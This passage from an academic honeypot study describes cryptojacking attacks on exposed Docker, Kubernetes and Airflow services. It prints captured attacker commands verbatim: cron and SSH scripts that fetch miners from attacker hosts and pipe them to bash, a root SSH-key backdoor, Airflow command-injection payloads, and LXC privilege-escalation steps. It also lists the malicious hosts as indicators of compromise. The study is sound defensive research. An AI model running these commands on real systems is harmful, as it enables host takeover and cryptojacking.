    ↪ ://70.34.201.55/s3f815/s/cronb.sh|bash">/etc/cron.d/zzh

```

Listing 2: Example of a launch command for the TeamTNT-based *crontab* execution variant



Figure 5: Typical Docker attack overview using the Alpine image to establish persistence on the host and set up a Monero miner

matching one or more of the following characteristics: URL strings, Bash files, IP addresses, and binary analysis. Analysis of a malicious binary could be as simple as comparing the output of *md5sum* with an online report or as involved as comparing the characteristics of the decompiled binary with more detailed reports.

5.2 Docker

The Docker component is a key element of this honeypot since it is the lowest layer of all the container orchestration products considered in the study. Since the majority of attacks targeted Docker, the exclude list was necessary to allow other types of attacks to be detected.

Three distinct attack groups were evident in the attacks, with the five characteristics shown in Table 6. We discuss three groups and have listed all the indicators of compromise (IOCs) observed for all subgroups (including various) during the study in the appendix. At a high level, the TeamTNT scripts featured host infection but largely failed to work on Rootless Docker.

Across all three attack groups, attackers targeted the unencrypted (non-TLS) Docker port 2375 instead of the security-enhanced TLS-enabled port 2376. However, they did not appear to prefer *Rooted* Docker over *Rootless* Docker, because there is no way to distinguish them from outside a system. As a broad theme, attacks against hosts running Docker with Root permissions were quickly infected with malware that modifies the kernel to effectively take over the host. Even though hosts with exposed instances of rootless Docker were not immune to attacks, those attacks were mostly isolated to the container and had less far-reaching consequences.

Table 6: Categorization of Docker attacks by Characteristic and Group

Group	Category	Host Infection	Crypto	Worm	Rootless	TLS
TeamTNT (43%)						
	b2f628	✓	✓	✓		
	s2f835	✓	✓			
	s3f1015	✓	✓			
	docker72590	✓	✓	✓	✓	
Kinsing (23.1%)						
	Kinsing		✓		✓	
Cetus (8.5%)						
	Cetus		✓	✓	✓	
Various* **(25.4%)**						
	Kworker		✓	✓	✓	
	log_rotari2	✓	✓		✓	
	Weave Scope	✓	✓			
	Geomi	✓				✓

*IOCs in the appendix

The majority of attacks aim for some form of infection to establish persistence on the host machine. Two approaches were taken to escape the container and establish persistence on the host machine: `ssh` and `crontab`; both approaches follow the same pattern as shown in Figure 5 with the primary differences being the mount point and approach to gaining persistence on the host machine.

Some of the more malicious activities include building and installing a *Diamorphine* rootkit on the host machine, which manipulates system calls and modifies kernel data structures to hide running processes [50]. Certain attacks would appear to work against open instances of rootless Docker, but the consequences are less significant than those of attacks against an open instance of Docker running with root permissions. In the following subsections, we discuss a sampling of the attacks observed, but the full set is available in the shared pcap files.

When utilizing the crontab approach, we saw attackers mounting the entire host filesystem under `/mnt` as shown in Figure 5 using a command like the one in Listing 1. The container entrypoint command downloads and executes a bash script within the container. The script shown in Listing 2 shows the contents of a shell script that was downloaded Listing 1 which the attacker uses to establish persistence on the host using `chroot` to pivot into the host filesystem.

5.2.1 TeamTNT. Bash scripts fueled the heavily automated TeamTNT-style attacks against the honeypot. Since TeamTNT announced they had disbanded and released their tools to the public, there is now widespread use of their tools. There are four classifications within what we refer to as *TeamTNT attacks*, as shown in Table 6, and each is referred to by a unique string that was part of the attack when distinction is needed. We group them together because of the similarity in attack tactics and a prominent TeamTNT banner in the scripts.

TeamTNT attacks follow the pattern decribed in Section 5.1 and primarily vary in their method of persistence on the host. Common tactics seen in the crontab attacks listed in Table 6 include:

- Auto-run by adding entries to `crontab` or `.bashrc`
- Installing popular rootkits like Diamorphine [45]
- Disabling host defenses

```
%chroot /host bash -c echo <base64 encoded script> | base64 -d |
    ↪ bash
```

Listing 3: Example of a launch command for the TeamTNT-based *SSH* execution variant, with the Base64 encoded-script replaced with a placeholder

```
ssh-keygen -N "" -f /tmp/TeamTNT

chattr -R -ia /root/.ssh/ 2>/dev/null; tntrecht -R -ia /root/.ssh/
    ↪ 2>/dev/null; ichdarf -R -ia /root/.ssh/ 2>/dev/null
cat /tmp/TeamTNT.pub >> /root/.ssh/authorized_keys
cat /tmp/TeamTNT.pub > /root/.ssh/authorized_keys2
rm -f /tmp/TeamTNT.pub

ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i
    ↪  /tmp/TeamTNT root@127.0.0.1 "(curl http://teamtnt.red/sh/
    ↪ setup/moneroocean_miner.sh||cd1 http://teamtnt.red/sh/setup
    ↪ /moneroocean_miner.sh||wget -q -O- http://teamtnt.red/sh/
    ↪ setup/moneroocean_miner.sh||wd1 -q -O- http://teamtnt.red/
    ↪ sh/setup/moneroocean_miner.sh)|bash"

rm -f /tmp/TeamTNT
```

Listing 4: Example of a decoded Base64 script for the TeamTNT-based *SSH* execution variant

- Removing competing miners
- Killing security daemons (specifically for Alibaba cloud)
- Installing malware on the host system to maintain stealth operations and spread to other machines
- Establishing Command and Control (C2) communications over malicious IRC clients such as ziggystartux [65]
- Launching SSH attacks

As awareness of maliciously crafted Docker images has become well-known in the security community, administrators are now keeping an eye out for obscure images on their networks. Subverting this common security recommendation, TeamTNT attacks were recorded requesting the ubiquitous `Alpine` image with a variety of nefarious parameters, as shown in Listing 1. The ability to launch a successful attack from the Alpine image shows how quickly attackers can pivot to new tactics since TeamTNT had previously been attributed with crafting malicious Docker images [32]. Table 7 lists the sub-strings and URLs of malware that we detected from TeamTNT attacks against Docker using the *Alpine* image.

Similar tactics were observed in the SSH-style attacks from TeamTNT. The attack would begin with a request to the exposed Docker Daemon to launch an Alpine container, mounting the host filesystem on `/host`, and executing the file from Listing 3 as the entry point in the Alpine container. With an open Docker Daemon, the attackers would often launch an SSH-syle attack by requesting a `privileged` container in the host system namespace with SELinux disabled. The decoded base64 script shown in Listing 4 displays how thorough the attack methods can be in establishing persistence on the host machine in more than one place. Our analysis shows that none of these TeamTNT-style Alpine-based attacks were able to infect a host running Rootless Docker.

Among sub-variants of the TeamTNT attacks that utilized malicious images, *b2f628* was potentially the most destructive. Downloads were requested from the four URLs listed in Table A1. The

Table 7: Hosts utilized in Alpine-based Docker attacks with TeamTNT banners

Type	Host
crontab	107.189.3.150
crontab	oracle.zzhreceive.top
crontab	dh.zzhreceive.top
crontab	199.19.226.117
crontab	70.34.201.55
SSH	104.192.82.138
SSH	teamtnt.red

Shaded rows were not reachable during the study

launch script *cronb.sh* we analyzed performed a long list of malicious operations, including:

- Modifying the kernel to hide operations with *Diamorphine* [45].
- Remove competing cryptojackers
- Install crypto-mining operations
- Collect reports on settings and identities attacker's server
- Plants ssh key access for *root* and a new user *hilde*
- Downloads and installs a binary named `apa.jpg` to `/usr/bin/bioset` which is a bot that is used for Command and Control (C2) communication
- Starts a Tmux session to provide a reverse shell and reports the token to `oracle.zzhreceive.top`

Even though we have grouped this attack with TeamTNT-based observed, Unit42 reports that these attacks may be launched by a hacking group known as WatchDog [58].

5.2.2 Kinsing. Exploiting the exposed Docker port as was done in the other attacks, Kinsing attacks were distinct from step 2 in the attack pattern list described in Section5.1. While most of the Docker attacks sought to escape the container and gain a foothold on the host machine, the Kinsing attacks we observed began by downloading and executing a script called `d.sh` on an unprivileged Ubuntu container as shown in Listing 5. Kinsing attacks are reported to perpetrate stealth cryptojacking operations through an effectively crafted worm functionality that is effective on hosts with rootless Docker. Falco alerted us to the presence of the Malware, which we manually investigated to confirm. As noted by many of the security reports, these attacks do not always have the same sequence of events but we recognized enough of a pattern in tactics to make an attribution to Kinsing [26].

```
/bin/bash -c apt-get update && apt-get install -y wget cron;service
    ↪ cron start; wget -q -O -
185.231.153.4/d.sh | sh;tail -f /dev/null
```

Listing 5: Example execution command for Kinsing

5.2.3 Cetus. No central server is required for the Cetus attacks since we observed that their unique attack style and worm capabilities rely on two binaries. Attacks begin by launching an unprivileged Ubuntu 18.04 container and proceed with:

- Install Masscan and Docker in the container

- Establish persistence in the container
- Start mining from the container

Since this attack is launched from within a common Docker container and does not require modifications to the host, this could be successful against Rootless Docker. The binaries that we inspected date from February 2020 and April 2021, the IOCs are listed in Table B4 and are now well documented [63].

While open Docker instances were not prominently featured in our scans of the IPv4 space, we have seen that the problem does exist in the wild and that attacks can have devastating consequences. Certain techniques would appear to work against open instances of rootless Docker but the consequences are less significant than those of attacks against an open instance of Docker running with root permissions. As noted in Section 1.2, the adoption rate of rootless Docker is constantly changing and difficult to quantify.

5.3 Kubernetes

Each of the four stages of the attack pattern was evident in the attacks seen against the eight exposed Kubernetes ports which form three groups, discussed in the following sub-sections. The initial exploit is unique to Kubernetes, but the persistence and mining are similar.

5.3.1 API Server. Attackers initially browse the API to gather information about the cluster and were recorded sending `CertificateSigningRequests` on all 3 API ports for the *cluster-admin* user, giving them persistent administrative access to the cluster as noted in the writeup by AquaSec [44].

Following the privilege escalation, attackers were observed creating the Pods and Daemonsets listed in Table A2. As we observed with Docker, containers created through the Kubernetes API server had the singular purpose of mining Monero. Unlike the malicious activity against Docker, the containers launched from the Kubelet API did not attempt to install rootkits or command-and-control scripts for spreading to other machines, instead, their singular goal was to start mining with XMRig.

The notable exception is one Daemonset creation that tried to run `V2Ray` (a platform for building proxies to bypass network restrictions). This attack created a volume for `/etc/v2ray` to store the config and attempted to open a connection through port 8388. We cannot describe this attack further because the attacker promptly deleted the Daemonset minutes after the connection was denied by the firewall rules.

5.3.2 Kubelet. Attacks on the Kubelet cannot simply spawn a container, as with Docker or the Kubernetes API directly. Since the Kublet facilitates running code inside existing all Pods on the same node, attackers took the following approach:

- List the running pods with a `GET` request to `/runningpods`
- Execute commands inside every running Pod via the `/run/` endpoint

There were four attack categories that we observed against the kubelet, they are referred to by the named binary used to attack: kuben2, twentysixteen, twentyseventeen, and oracle.zzhreceive.top. The last attack displayed the worm functionality that started by requesting a short shell script *kb.sh* over HTTP and proceeding to download *xm.jpg* (XMRig) from *47.100.60.0* to commence cryptojacking. Next, the infection script attempted to download and execute a script *scan.sh* that bootstrapped a scanning campaign. Making use of the same tools we utilized in this research, the attackers leveraged *masscan* and *zgrab* to seek out other Kublet instances on kubelet port 10250 to spread the cryptojacking campaign.

```
{"conf": {"message": "\"; touch test #"}}
```

Listing 6: HTTP POST body from Nuclei for scan for CVE-2020-11978

```
{"my_param":"\";touch /tmp/pwneddddd;\""}
```

Listing 7: HTTP POST body from an attacker testing for CVE-2022-24288 [3]

5.3.3 Remaining Kubernetes endpoints. The traffic recorded from the remaining Kubernetes endpoints listed in Table 4 consisted of scans from Censys and scans of the `/healthz` endpoint. There was no record of any traffic to the kubelet `/pods` endpoint, and also no malicious traffic to the MySQL instance. This is perhaps a large oversight in both the criminal and non-criminal communities, given the leaked credentials we discovered in the scans came from the `/pods` endpoint.

5.4 Workflow Tools

Attacks to the third type of container orchestration tools deviated from the pattern described in the previous section and the literature [26], in that attackers proceeded from exploitation directly to mining without establishing persistence or spreading. Although significantly fewer attacks targeted the workflow tools, the actions observed provide insight into the attackers' tactics. Unlike the fully automated Docker attacks, the workflow tools were attacked by humans, who were observed to be manually gathering clues about our environment. These manual attackers were testing their capabilities and perhaps building an attack arsenal.

5.4.1 Apache Airflow v1. The majority of traffic directed to Apache Airflow v1 came from network scanners that were checking for vulnerabilities. Many of the Airflow CVEs rely on vulnerabilities that are present in the optionally-enabled example scripts. Since we had not installed the example scripts on all the virtual machines, attacks against virtual machines without the example scripts installed offer limited insight into attacker behavior. For instance, attackers did not attempt to make use of the same exploit on every instance of Airflow.

Consider the scans shown in Listing 6 and Listing 7. Further inspection revealed that the scan in Listing 6 is from Nuclei [56], an open-source project that anyone could use to gain threat intelligence. The Nuclei scan is checking for the known exploitable DAGs of CVE-2020-11978 [2]. Without regard for who might be scanning, the only difference between the Nuclei scan and the attack shown in Listing 7 is that they are seeking different vulnerabilities.

There were four distinct attackers targeting the Apache Airflow instances: three manual attackers, and one uploaded shell script.

```
lxc init ubuntu:16.04 test -c security.privileged=true
lxc config device add test whatever disk source=/ path=/mnt/root
    ↪ recursive=true
lxc start test
lxc exec test bash
```

Listing 8: Steps used by attacker for privilege escalation with LXC

The three manual attackers all found a way to spawn a reverse shell with the following tactics:

- Using an open-source project [52]
- Executing a malicious DAG to spawn a TCP reverse shell
- Using the *example_trigger_target_dag* vulnerability to Metasploit Metepreter binary that spawns a TLS encrypted reverse shell

The first attacker started to install tools for vulnerability scanning [55] and privilege escalation [27], Listing 8 provides an overview of the commands executed by the attacker. This attacker scanned the network, probed the gateway, and left after discovering that the machine was reporting to an Elasticsearch server that was not easily brute-forced. The second attacker checked the CPU capabilities and began a cryptojacking operation with XMRig, using the wallet listed in Table B14. The third attacker downloaded a bundle of exploits that unpacked to successfully utilize an XMRig miner that was renamed to `sshd`. The fourth attacker always came from the same IP range `183.216.0.0/16` and utilized an uploaded shell script named `j0u8e3b45j2jup.sh`. The script alters DNS settings on the host machine before attacking *known hosts* from the *.ssh* folder of each user before installing XMRig to mine Monero. The wallet used in some of the attacks matches the wallet ID used in a PBot campaign [1] and is listed in Table B14. Repeated visits from this attacker showed an evolution in their approach, and it appears that they were developing an auto-update feature: which re-starts the miner (if not running) every five seconds then re-downloads (and re-runs) the script every 30 minutes.

5.4.2 Apache Airflow v2. Login attempts from vulnerability scanners failed Airflow v2.2.4 because the latest known vulnerability had been fixed in this version.

5.4.3 Spinnaker, Argo Workflows, and MySQL. All instances of Spinnaker, Argo Workflows, and MySQL were visited by web crawlers and vulnerability scanners, however, the instances were not compromised. The plaintext credentials, stored in the Kubelet and Apache Airflows were not discovered and subsequently utilized.

5.5 Review of Honeypot Results

The design of our high-interaction honeypot provided a compelling target for a variety of attackers. Unlike reports from several other honeypot studies (see Section 6), we recorded attacks across layers of the container orchestration system. By designing a study that included the separate layers of the container orchestration ecosystem as distinct points of data collection, we were able to identify the disproportionate volume of attacks to each layer and classify the attackers. The scripted attacks discussed in Section 5.2 made up the majority of observed attacks, and were directed at the exposed Docker Daemon. Section 5.3 presented the attacks against Kubernetes, which shared many similarities to the Docker attacks but with the added complexity of a distributed client-server attack surface. The value of our high-interaction honeypot is highlighted in the observations presented in Section 5.4 where we captured the keystrokes of actual attackers. We observed attackers scanning the network, checking CPU capabilities and we saw the commands which prompted them to leave.

6 RELATED WORK

Our honeypot is unique in that it exposes real services, outside the protections and safeguards of a vendor provided solution. In contrast to experiments run in the public cloud, we bore the burden of keeping the high-interaction honeypot online. Re-setting, and eventually denying repeated attacks was part of our experimental design, allowing for a high-interaction honeypot to observe and record the variety of attacks that are common in the wild.

Other measurement studies have explored the extent of container-based software misconfigurations in the context of cloud computing, and the implications of networking for a micro-service architecture as an attack surface. Innovative approaches to honeypots have been keeping pace with technological innovations to understand malicious activities in the cloud.

For example, Li et al. recently investigated the move toward illicit cryptocurrency mining embedded into CI workflow scripts, proposing novel detection and mitigation techniques [40]. Shamim et al. prepared a comprehensive systematization of knowledge that developed a set of recommendations for Kubernetes security [29]. Minna et al. expanded upon this work to expose the network points of attack in a Kubernetes cluster [46]. Our study sought to understand the extent of vulnerable systems and what attackers are doing against them.

Most researchers agree that honeypots are used to gather threat intelligence and provide valuable information about threat actors' tools, tactics, and procedures. There are different research objectives, and the following experiment design will reflect these differences. Kelly et al. sought to monitor and analyze adversarial activities on different cloud platforms [31]. Their study was rooted in the belief that as companies rushed to the cloud in support of remote work, there would be a corresponding rise in malicious activity. They deployed a series of pre-packaged honeypots in the form of Docker containers on three of the major cloud hosting providers (AWS, Azure, and GKE). Both their study and ours observe malicious activities against poorly deployed container orchestration services. However, the low to medium-interaction honeypots deployed in their study are well-known Docker containers designed to emulate services and collect data. A primary goal of their study was to see how attacks might differ when the same container was deployed to a different cloud provider or geographical region.

In the Honeykube project, Gupta [23] built a medium-interaction honeypot on Google Kubernetes Engine (GKE). Their focus was the vulnerabilities inherent to the micro-service architecture, which is a major aspect of the container-based ecosystem. While Gupta's research also investigates adversarial activity within the Kubernetes ecosystem, the project focused on attacks against exposed, *vulnerable services* running *inside* the cluster. The Honeykube project

classified the broad objectives of attackers and relied on the administration of GKE to provide a safe space to observe adversarial activities against a micro-service architecture. However, since our objective was to observe what types of malicious behaviors are done against naively deployed container orchestration services, we built, hosted, and managed a honeypot that allowed attackers to escape containers and run malicious scripts.

Kato et al. [30] presented the ambitious x-POT adaptive honeypot framework that can adapt to emulate IoT devices. While the central focus of their work may differ, the method is similar: they repeatedly scanned the Internet to understand adversarial activities and adapted their honeypot to maximize their attack surface. By contrast, our repeated Internet scans happened before we designed the research network and we only made minimal adjustments after performing the initial scans while their framework continuously adapts and updates itself.

7 LIMITATIONS

In the following, we reflect on the limitations of our study and potential threats to validity. We designed, implemented, and operated a honeypot to observe actual attacks in the wild. Due to ethical considerations, we could not allow the attacks to proceed to the point of causing harm to others; for this reason, we implemented several measures to contain the honeypot, leading to a limited view of what would have been done.

The systems were instrumented for containment and observability. Consequently, several manual attackers appeared to spot the fact that it was a virtualized system and promptly left. By failing to appear more like a non-virtualized, production server, we missed out on the opportunity to observe these manual attacks.

High-interaction honeypots are known to provide a wealth of data at the cost of requiring high maintenance. If we had more resources or automation, we could have collected more traffic patterns and not had to exclude any attackers. In addition, the customized Docker replacement could have impacted our observed results. By implementing an exclude list at the container runtime level, we may have cut off attacks that could have arrived against Kubernetes or the workflow tools. If an attack against Airflow were reliant upon a container that had been banned from the Docker attacks, that attacker would be blocked, since our customized container runtime could not pull the container.

Docker is no longer the default container runtime environment for Kubernetes. In May 2022, Kubernetes removed the Dockershim component [33, 34]. Since the bulk of our results show that Docker is the most vulnerable and attacked component of the container orchestration system, some might argue that our results may lack relevance on container systems released after that date. To counter that argument, we would note that Docker is still the leading container runtime environment, and contenders like `podman` [54], and `containerd` [12] lack by far the widespread adoption of Docker. Moreover, from the perspective of attacks against Kubernetes and the workflow tools, it does not matter what the underlying runtime environment is; the runtime is accessed via the same APIs that deliver similar functionality. As a result, our results represent examples of typical attacks against such systems regardless of the underlying container runtime.

8 CONCLUSION

In this paper, we presented the results of an empirical study that measured the exposure of container orchestration systems on the Internet and subsequently built a high-interaction honeypot to identify the tactics, techniques, and procedures of attackers against these exposed systems.

We consider three categories of container orchestration tools: containers form the base layer, container-orchestration systems build upon that layer, and workflow tools are closely related: working with containers directly or on the orchestration system.

The investigation began by asking two related questions, that were addressed independently. First, we addressed the research question: *What is the exposure of container and container-orchestration systems on the Internet?* The network scan revealed that Kubernetes-based systems made up 85.5% (18,467 out of the total 21,590) exposed hosts. Analysis of the data returned from the banner scans revealed 52,631 environment variables on read-only API endpoints that appeared to be accidentally displaying data that should be secret. Our analysis uncovered a lot of sensitive data and we responsibly disclosed our findings to the affected parties. We sent more than 230 email notifications and received several bug bounties and public acknowledgments for our efforts.

Considering the scan data, we then designed and implemented a high-interaction honeypot to reveal where attackers tend to strike and how they carry out an attack. Exposing the control plane at each layer of the container orchestration ecosystem. to collect valuable insights from real attacks. A network of 25 virtual machines was set up behind a carefully constructed gateway to contain attacks and generate an audit trail. With this setup, we are able to address the second research question: *What is the nature of attacks against these exposed systems?* Even though we created and utilized a mechanism to deny repeated attacks, there were 142 distinct Docker attacks, 34 Kubernetes attacks, and 15 attacks against the workflow tools. The honeypot allowed for observing decrypted communications between the attacker and the vulnerable host system. The apparent intent of most attacks was to extend a cryptojacking campaign, to conduct unauthorized mining of crypto-currency. We collected 94 days of attack data and associated indicators of compromise (IOC), which are provided to the research community to enable further research on this topic. The data provides a complete picture of attackers' tools tactics and techniques as they exploit poorly configured container-based systems outside of the public cloud.

ACKNOWLEDGMENTS

This work was supported in part by a gift from Google on Security, Privacy and Anti-Abuse.

The authors would like to thank the Network Operations Center at UCSB for partnering with us in planing this experiment and providing a network block for the duration of the study.

REFERENCES

[1] 360CERT. 2022. PBot Mining Botnet Is Exploiting New Vulnerabilities. https://www.anquanke.com/post/id/275297
[2] Airflow. 2020. CVE-2020-11978. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11978
[3] Airflow. 2022. CVE-2022-24288. https://nvd.nist.gov/vuln/detail/CVE-2022-24288

[4] Inc. Amazon Web Services. 2023. Security in Amazon EKS - Amazon EKS. https://docs.aws.amazon.com/eks/latest/userguide/security.html

[5] Argoproj. 2023. argoproj/argo-workflows. https://github.com/argoproj/argo-workflows/blob/master/USERS.md original-date: 2017-08-21T18:50:44Z.

[6] Ian Carroll. 2021. Exploiting outdated Apache Airflow instances in bug bounties. https://ian.sh/airflow

[7] Tyler Charboneau. 2022. Key Insights from Stack Overflow's 2022 Developer Survey | Docker. https://www.docker.com/blog/key-insights-from-stack-overflows-2022-developer-survey/ Running Time: 9622 Section: Community.

[8] Jay Chen. 2020. Attacker's Tactics and Techniques in Unsecured Docker Daemons Revealed. https://unit42.paloaltonetworks.com/attackers-tactics-and-techniques-in-unsecured-docker-daemons-revealed/

[9] NSA CISA. 2022. NSA, CISA release Kubernetes Hardening Guidance. https://www.nsa.gov/Press-Room/News-Highlights/Article/Article/2716980/

[10] CloudSploit. 2019. A Technical Analysis of the Capital One Hack. https://blog.cloudsploit.com/a-technical-analysis-of-the-capital-one-hack-a9b43d7c8aea

[11] CloudStrike. 2023. 2023 Global Threat Report | CrowdStrike. https://www.crowdstrike.com/global-threat-report/

[12] containerd. 2023. containerd. https://containerd.io/

[13] Docker. 2021. What is a Container? | Docker. https://www.docker.com/resources/what-container/

[14] Docker. 2022. Docker: Accelerated, Containerized Application Development. https://www.docker.com/

[15] Docker. 2023. Dockerfile reference. https://docs.docker.com/engine/reference/builder/

[16] Docker. 2023. iptables and Docker. https://docs.docker.com/network/iptables/

[17] Docker. 2023. Run the Docker daemon as a non-root user (Rootless mode). https://docs.docker.com/engine/security/rootless/#known-limitations

[18] Falco. 2023. Falco. https://falco.org/

[19] Yebo Feng, Jun Li, and Devkishen Sisodia. 2022. CJ-Sniffer: Measurement and Content-Agnostic Detection of Cryptojacking Traffic. In *25th International Symposium on Research in Attacks, Intrusions and Defenses*. ACM, Limassol Cyprus, 482–494. https://doi.org/10.1145/3545948.3545973

[20] E. Foudil and Y. Shafranovich. 2022. *A File Format to Aid in Security Vulnerability Disclosure*. RFC 9116. RFC Editor. Backup Publisher: RFC Editor ISSN: 2070-1721 Published: Internet Requests for Comments.

[21] Google. 2023. Google Kubernetes Engine (GKE). https://cloud.google.com/kubernetes-engine

[22] Robert David Graham. 2023. MASSCAN: Mass IP port scanner. https://github.com/robertdavidgraham/masscan original-date: 2013-07-28T05:35:33Z.

[23] C. Gupta. 2021. *HoneyKube : designing a honeypot using microservices-based architecture*. Ph. D. Dissertation. University of Twente. http://essay.utwente.nl/88323/

[24] HackerOne. 2023. HackerOne | #1 Trusted Security Platform and Hacker Program. https://www.hackerone.com/

[25] Red Hat. 2022. What is container orchestration? https://www.redhat.com/en/topics/containers/what-is-container-orchestration

[26] Kaizhe Huang. 2020. Learn the Attack Patterns of Kinsing with Sysdig. https://sysdig.com/blog/zoom-into-kinsing-kdevtmpfsi/

[27] initstring. 2023. Linux Privilege Escalation via LXD. https://github.com/initstring/lxd_root original-date: 2019-05-21T06:13:46Z.

[28] Intezer. 2022. TeamTNT Cryptomining Explosion. https://www.intezer.com/blog/malware-analysis/teamtnt-cryptomining-explosion/

[29] Md. Shazibul Islam Shamim, Farzana Ahamed Bhuiyan, and Akond Rahman. 2020. XI Commandments of Kubernetes Security: A Systematization of Knowledge Related to Kubernetes Security Practices. In *2020 IEEE Secure Development (SecDev)*. IEEE, Atlanta, GA, USA, 58–64. https://doi.org/10.1109/SecDev45635.2020.00025

[30] Seiya Kato, Rui Tanabe, Katsunari Yoshioka, and Tsutomu Matsumoto. 2021. Adaptive Observation of Emerging Cyber Attacks targeting Various IoT Devices. In *2021 IFIP/IEEE International Symposium on Integrated Network Management (IM)*. IEEE, Bordeaux, France, 143–151.

[31] Christopher Kelly, Nikolaos Pitropakis, Alexios Mylonas, Sean McKeown, and William J. Buchanan. 2021. A Comparative Analysis of Honeypots on Different Cloud Platforms. *Sensors* 21, 7 (April 2021), 2433. https://doi.org/10.3390/s21072433

[32] Roi Kol. 2020. Deep Analysis of TeamTNT Techniques Using Container Images to Attack. https://blog.aquasec.com/container-security-tnt-container-attack

[33] Kubernetes. 2022. Dockershim: The Historical Context. https://kubernetes.io/blog/2022/05/03/dockershim-historical-context/ Section: blog.

[34] Kubernetes. 2022. Updated: Dockershim Removal FAQ. https://kubernetes.io/blog/2022/02/17/dockershim-faq/ Section: blog.

[35] Kubernetes. 2023. DaemonSet. https://kubernetes.io/docs/concepts/workloads/controllers/daemonset/ Section: docs.

[36] Kubernetes. 2023. Good practices for Kubernetes Secrets. https://kubernetes.io/docs/concepts/security/secrets-good-practices/ Section: docs.

[37] Kubernetes. 2023. Pods. https://kubernetes.io/docs/concepts/workloads/pods/

[38] Kubernetes. 2023. Production-Grade Container Orchestration. https://kubernetes.io/

[39] Kubernetes. 2023. Secrets. https://kubernetes.io/docs/concepts/configuration/secret/ Section: docs.

[40] Zhi Li, Weijie Liu, Hongbo Chen, XiaoFeng Wang, Xiaojing Liao, Luyi Xing, Mingming Zha, Hai Jin, and Deqing Zou. 2022. Robbery on DevOps: Understanding and Mitigating Illicit Cryptomining on Continuous Integration Service Platforms. In *2022 IEEE Symposium on Security and Privacy (SP)*. IEEE, San Francisco, CA, USA, 2397–2412. https://doi.org/10.1109/SP46214.2022.9833803

[41] V. Luconi and A. Vecchio. 2023. Impact of the first months of war on routing and latency in Ukraine. *Computer Networks* 224 (2023), 1–12. https://doi.org/10.1016/j.comnet.2023.109596

[42] Andrew Martin and Michael Hausenblas. 2022. *Hacking Kubernetes: threat-driven analysis and defense*. O'Reilly Media, Sebastopol, CA. OCLC: on1248897043.

[43] Rory McCune. 2020. Exploring Rootless Docker. https://raesene.github.io/blog/2020/12/19/rootless_docker/

[44] Rory McCune. 2022. Kubernetes RBAC: How to Avoid Privilege Escalation via Certificate Signing. https://blog.aquasec.com/kubernetes-rbac-privilige-escalation

[45] Victor Ramos Mello. 2023. Diamorphine. https://github.com/m0nad/Diamorphine original-date: 2013-11-06T22:38:47Z.

[46] F. Minna, A. Blaise, F. Rebecchi, B. Chandrasekaran, and F. Massacci. 2021. Understanding the Security Implications of Kubernetes Networking. *IEEE Security and Privacy* 19, 5 (2021), 46–56. https://doi.org/10.1109/MSEC.2021.3094726

[47] Francesco Minna and Fabio Massacci. 2023. SoK: Run-time security for cloud microservices. Are we there yet? *Computers & Security* 127 (April 2023), 103119. https://doi.org/10.1016/j.cose.2023.103119

[48] Moby. 2023. The Moby Project. https://github.com/moby/moby original-date: 2013-01-18T18:10:57Z.

[49] Monero. 2023. The Monero Project. https://www.getmonero.org//index.html

[50] Assaf Morag and Itamar Maouda. 2021. Understanding the evolving threat landscape – APT techniques in a container environment. *Network Security* 2021, 12 (Dec. 2021), 13–17. https://doi.org/10.1016/S1353-4858(21)00145-8

[51] NetreseC. 2023. PolarProxy TLS proxy. https://www.netresec.com/?page=PolarProxy

[52] NHAS. 2023. Reverse SSH. https://github.com/NHAS/reverse_ssh original-date: 2021-02-11T05:15:56Z.

[53] Alberto Pellitteri. 2023. SCARLETEEL: Operation leveraging Terraform, Kubernetes, and AWS for data theft. https://sysdig.com/blog/cloud-breach-terraform-data-theft/

[54] Podman. 2023. Podman. https://podman.io/

[55] Carlos Polop. 2023. PEASS-ng - Privilege Escalation Awesome Scripts SUITE new generation. https://github.com/carlospolop/PEASS-ng original-date: 2019-01-13T19:58:24Z.

[56] projectdiscovery. 2023. nuclei: Fast and customizable vulnerability scanner based on simple YAML based DSL. https://github.com/projectdiscovery/nuclei

[57] Niels Provos and Thorsten Holz. 2008. *Virtual Honeypots: From Botnet Tracking to Intrusion Detection*. Addison-Wesley Professional PTG, Boston, Massachusetts 02116.

[58] Nathaniel Quist. 2021. Updated: New Evidence Emerges to Suggest WatchDog Was Behind Crypto Campaign. https://unit42.paloaltonetworks.com/teamtnt-cryptojacking-watchdog-operations/

[59] Akond Rahman, Shazibul Islam Shamim, Dibyendu Brinto Bose, and Rahul Pandita. 2023. Security Misconfigurations in Open Source Kubernetes Manifests: An Empirical Study. *ACM Transactions on Software Engineering and Methodology* TBD (Jan. 2023), 37. https://doi.org/10.1145/3579639 Publisher: ACM New York, NY.

[60] Nicole Fishbein Robinson, Ryan. 2021. Misconfigured Airflows Leak Thousands of Credentials from Popular Services. https://www.intezer.com/blog/cloud-security/misconfigured-airflows-leak-credentials/

[61] rootlesscontainers. 2020. Docker/Moby | Rootless Containers. https://rootlesscontaine.rs/getting-started/docker/

[62] M. Safaei Pour, C. Nader, K. Friday, and E. Bou-Harb. 2023. A Comprehensive Survey of Recent Internet Measurement Techniques for Cyber Security. *Computers and Security* 128 (2023), 35. https://doi.org/10.1016/j.cose.2023.103123

[63] Aviv Sasson. 2020. Cetus: Cryptojacking Worm Targeting Docker Daemons. https://unit42.paloaltonetworks.com/cetus-cryptojacking-worm/

[64] ShadowServer. 2023. Over 380 000 open Kubernetes API servers | The Shadowserver Foundation. https://www.shadowserver.org/news/over-380-000-open-kubernetes-api-servers/

[65] Shellz. 2022. ziggystartux. https://github.com/isdrupter/ziggystartux original-date: 2016-02-12T03:58:21Z.

[66] Yossi Weizman. 2021. Secure containerized environments with updated threat matrix for Kubernetes. https://www.microsoft.com/en-us/security/blog/2021/03/23/secure-containerized-environments-with-updated-threat-matrix-for-kubernetes/

[67] xmrig. 2023. XMRig. https://github.com/xmrig/xmrig original-date: 2017-04-15T05:57:53Z.

